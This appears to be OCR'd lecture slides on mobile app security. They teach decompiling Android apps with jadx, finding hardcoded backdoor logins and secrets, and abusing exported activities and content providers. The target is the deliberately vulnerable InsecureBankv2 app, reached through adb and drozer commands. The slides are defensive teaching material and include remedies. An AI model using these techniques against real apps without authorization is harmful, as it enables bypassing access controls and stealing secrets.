
Decompiling Mobile Applications

1. **Download InsecureBank.apk**
2. **Download jadx: https://github.com/skylot/jadx**
3. **Open apk with jadx**
4. **Resources and source code should be mostly available**

Remediation: Obfuscators should be used!

- Remove class names and can rearrange code
- Eliminates dead/unused code
- Can implement anti-decompile mechanisms
- Only increase the effort to decompile an application and do not prevent it


*New Project - jadx-gui
File View Navigation Tools Help
InsecureBankv2.apk
Source code
android.support
com
android.insecurebankv2
BuildConfig
C0238R
anim
attr
bool
color
dimen
C0239drawable
C0240id
integer
layout
C0241menu
mipmap
raw
string
style
styleable
ChangePassword
CryptoClass
DoLogin
RequestTask
MYPREFS String
password String
protocol String
reader BufferedReader
rememberme_password Strin
rememberme_username Strin
responseString String
result String
com.android.insecurebankv2.DoLogin
SharedPreferences serverDetails;
String serverip = "";
String serverport = "";
String superSecurePassword;
String username;
/* access modifiers changed from: protected */
64 public void onCreate(Bundle savedInstanceState) {
65 super.onCreate(savedInstanceState);
66 setContentView(C0238R.layout.activity_do_login);
67 finish();
70 this.serverDetails = PreferenceManager.getDefaultSharedPreferences(this);
71 this.serverip = this.serverDetails.getString("serverip", null);
72 this.serverport = this.serverDetails.getString("serverport", null);
73 if (this.serverip == null || this.serverport == null) {
84 startActivity(new Intent(this, FilePrefActivity.class));
85 Toast.makeText(this, "Server path/port not set!", 1).show();
88 return;
}
75 Intent data = getIntent();
76 this.username = data.getStringExtra("passed_username");
77 this.password = data.getStringExtra("passed_password");
78 new RequestTask().execute("username");
}
88 class RequestTask extends AsyncTask<String, String, String> {
89 RequestTask() {
}
/* access modifiers changed from: protected */
94 public String doInBackground(String... params) {
try {
95 postData(params[0]);
101 return null;
} catch (IOException | InvalidAlgorithmParameterException | InvalidKeyException | NoSuchAlgorithmException | BadPadding
98 e.printStackTrace();
InsecureBank
Code fully decompiled.
No obfuscation
Code
Smali


*New Project - jadx-gui
File View Navigation Tools Help
facebook
aborthooks
about
abtest
accessibility.logging
account
common
model
service
login
activity
SimpleLoginActivity
A00 View
A01 AnonymousClass
A02 AnonymousClass
A03 boolean
A04 CRA
A05 AnonymousClass
A06 boolean
A07 ViewTreeObserv
A08 T7b
A12() void
A17(Bundle) void
BZz() void
BiR() boolean
DUn(CSI) void
onActivityResult(i
onBackPressed() vo
onPause() void
onResume() void
onStart() void
onStop() void
appjob
Decompiling... 5%
com.facebook.account.login.activity.SimpleLoginActivity
public AnonymousClass0sP A02;
public boolean A03 = false;
public CRA A04;
public AnonymousClass3Xf A05;
public boolean A06 = false;
public final ViewTreeObserver.OnGlobalLayoutListener A07 = new CUK(this);
public final T7b A08 = new C26649CVz(this);
/* JADX WARNING: Code restructure failed: missing block: B:36:0x0266, code lost:
if (r2 != false) goto L_0x01de;
*/
@Override // com.facebook.base.activity.FbFragmentActivity
public final void A17(Bundle bundle) {
super.A17(bundle);
AbstractC49852Vh r2 = AbstractC49852Vh.get(this);
this.A02 = new AnonymousClass0sP(24, r2);
this.A01 = AbstractC32841ht.A00(r2);
this.A05 = AnonymousClass3Xf.A01(getApplicationContext());
((CMQ) AbstractC49852Vh.A04(10, 41981, this.A02)).A01("onActivityCreate");
((C83663uR) AbstractC49852Vh.A04(20, 17234, this.A02)).A0D(this.A08);
CRX crx = (CRX) AbstractC49852Vh.A04(0, 42034, this.A02);
AnonymousClass0K9 r5 = crx.A06;
((LoginFlowData) crx.A05.get()).A0e = !((FbSharedPreferences) AbstractC49852Vh.A04(2, 8236, ((UniqueFamilyDeviceIdBroadcast
if (((UniqueFamilyDeviceIdBroadcastSender) r5.get()).A02()) {
AnonymousClass0mS.A04((Executor) AbstractC49852Vh.A04(0, 8329, crx.A00), new CSE(crx), -1554741103);
}
AnonymousClass0K9 r7 = crx.A04;
CRP crp = (CRP) r7.get();
C36201nt r3 = C35081ly.A3M;
((AbstractC34141k5) AbstractC49852Vh.A04(0, 9424, crp.A00)).DUi(r3);
((AbstractC34141k5) AbstractC49852Vh.A04(0, 9424, crp.A00)).ACY(r3, "v2");
((AbstractC34141k5) AbstractC49852Vh.A04(0, 9424, ((CRP) r7.get()).A00)).ACY(r3, "new_login");
crx.A03.A02();
AnonymousClass0K9 r32 = crx.A05;
if (((LoginFlowData) r32.get()).A0e) {
CT2 ct2 = (CT2) AbstractC49852Vh.A05(42050, crx.A00);
Code Smali
com.facebook.katana
Code mostly decompiled
Obfuscation in place

Administrator Interfaces

Mobile applications frequently clients to remote systems

- Similar to what a browser would do
  - Actually, many applications are not more than a web page

However naïve developers may identify an increased security in the use of an APK

- In a web application it is assumed that all code is available to users as HTML/JS
- In a mobile app, everything is enclosed in a APK file

Believing in this and having a wrong sense of security is a serious mistake

Typical issue: inclusion of debug/special access APIs in applications

- Useful for testing purposes
- Left in the application as the developer doesn't expect an attacker to access source code
  - Obfuscation mechanisms presented in most tools actually increase this issue (as they do not work that well)

Administrator Interfaces

Issue still affects many applications

- Interestingly, mostly pre-installed apps!
  - Which users cannot uninstall and have large install

Access to such interfaces may provide access beyond expectations

- May circumvent further access control

Item	Value
# Apps tested	150,000
# Apps containing equivalence checking	114,797
# Apps check empty input only	34,958
# Apps check non-empty input	79,839
# Apps contain backdoor secrets	12,706
% Apps in Google Play	6.86%
% Apps in alternative Market	5.32%
% Apps in pre-installed apps	15.96%
# Apps - secret access keys	7,584
# Apps - master passwords	501
# Apps - secret privileged commands	6,013
# Apps contain blacklist secrets	4,028
% Apps in Google Play	1.98%
% Apps in alternative Market	4.46%
% Apps in pre-installed apps	3.87%


Qingchuan Zhao, Chaoshun Zuo, Brendan Dolan-Gavitt, Giancarlo Pellegrino , Zhiqiang Lin
"Automatic Uncovering of Hidden Behaviors From Input Validation in Mobile Apps"

Administrator Interfaces

Exercise: can you find a hardcoded login in the bank app?

- What was the purpose of adding said interfaces?
- What impact can be expected?
- Are they required?

Administrator Interfaces



Alternative login uses a different login process if username=“devadmin”

- /devlogin instead of /login

Impact: User devadmin provides access no matter what the password is

- Probably a left over from the development process

Hardcoded secrets

May be related to the existence of administrator interfaces
- Credentials to access the hidden API

May be related to other functionality, such as poorly implemented secure storage
- Using shared preferences or files to store sensitive material

Vuln. consists of not using hardware backed storage to store keys
- If they are in code, they can be obtained by decompilation
  - they should be considered as public as an attacker may access them any time
- More common on older implementations targeting devices without an advanced TEE

Solution: good code practices and secret detection tools
- Automated tools (GitGuardian, truffleHog) may analyse repositories and trigger alarms automatically


Exercise: Search the Insecure Bank application for hardcoded secrets. Can you find them?
- What is the impact of said hardcoded secrets?


Hardcoded secrets

Exercise: Search the Insecure Bank application for hardcoded secrets.

- What is the impact of said hardcoded secrets?
- Why are they there?
- How could they be avoided?

Hardcoded secrets





A hardcoded constant is available on the code, used to encrypt/decrypt strings

Impact: while vendor will advertise that passwords are stored with AES-256, they are not securely stored

Visibility Issues

Activities are usually internal to an application

- Called as the standard interaction workflow

Activities can be made available to be called directly

- Provides additional entry points to the application
- Should never be done for internal activities without further access control
  - Developers may set activities as exported for debugging purposes
  - Failure to remove such property may allow circumvention of the proper app operation

Activity visibility is set in the AndroidManifest.xml at compile time

```
53        <activity android:label="@string/title_activity_file_pref" android:name="com.android.insecurebankv2.FilePrefActivity" android:windowSoftInputMode="adjustUnspecified|stat
58        <activity android:label="@string/title_activity_do_login" android:name="com.android.insecurebankv2.DoLogin"/>
62        <activity android:label="@string/title_activity_post_login" android:name="com.android.insecurebankv2.PostLogin" android:exported="true"/>
67        <activity android:label="@string/title_activity_wrong_login" android:name="com.android.insecurebankv2.WrongLogin"/>
71        <activity android:label="@string/title_activity_do_transfer" android:name="com.android.insecurebankv2.DoTransfer" android:exported="true"/>
76        <activity android:label="@string/title_activity_view_statement" android:name="com.android.insecurebankv2.ViewStatement" android:exported="true"/>
82        <provider android:name="com.android.insecurebankv2.TrackUserContentProvider" android:exported="true" android:authorities="com.android.insecurebankv2.TrackUserContentProv
88        <receiver android:name="com.android.insecurebankv2.MyBroadCastReceiver" android:exported="true">
91            <intent-filter>
92                <action android:name="theBroadcast"/>
94            </intent-filter>
```

Visibility Issues

Exercise: Explore exported activities in the Insecure Bank app


- Which activities are available?
- Do they provide critical functionality without control?
- Test the activities available: “adb shell am start -n com.android.insecurebankv2/com.android.insecurebankv2.ACTIVITY_NAME”

- You may also use drozer
  - Agent: https://github.com/mwrlabs/drozer/releases/download/2.3.4/drozer-agent-2.3.4.apk
  - Server: docker run -it kengannonmwr/drozer_docker
  - Then:
    - Start drozer agent on mobile environment
    - adb forward tcp:31415 tcp:31415
    - docker run -it kengannonmwr/drozer_docker
    - drozer console connect –server ANDROID_IP_ADDRESS
      - run app.package.list
      - run app.package.info -a com.android.insecurebankv2
      - run app.package.attacksurface com.android.insecurebankv2
      - run app.activity.start --component com.android.insecurebankv2 com.android.insecurebankv2.ACTIVITY_NAME

Visibility Issues

Exercise: Explore exported activities in the Insecure Bank app

- Which activities are available?
- Do they provide critical functionality without control?
- Test the activities available:
  - adb shell am start -n activity_name
  - run app.activity.start activity_name



Content Provider Exposure

Content providers enable components to query data

- They abstract internal data management process and expose data by request
  - Methods: query(), insert(), update(), delete()
- Similar to activities, if they are exported, data is available to other applications

Further access control mechanisms can be used:

- android:permission – provides specific access with good granularity (Read vs Write)
- android:path="/subpath": access can be restricted to a specific set of data
- Temporary permissions: Applications may grant access to others in runtime
  - Ex: upon receiving a broadcast intent stating that a friendly application is installed and was started

```
<provider …>
…
<path-permission android:pathPrefix=“/subpath1” android:readPermission="com.app.SUBPATH1_READ_PERMISSION“ android:writePermission="com.app.SUBPATH1_WRITE_PERMISSION" />
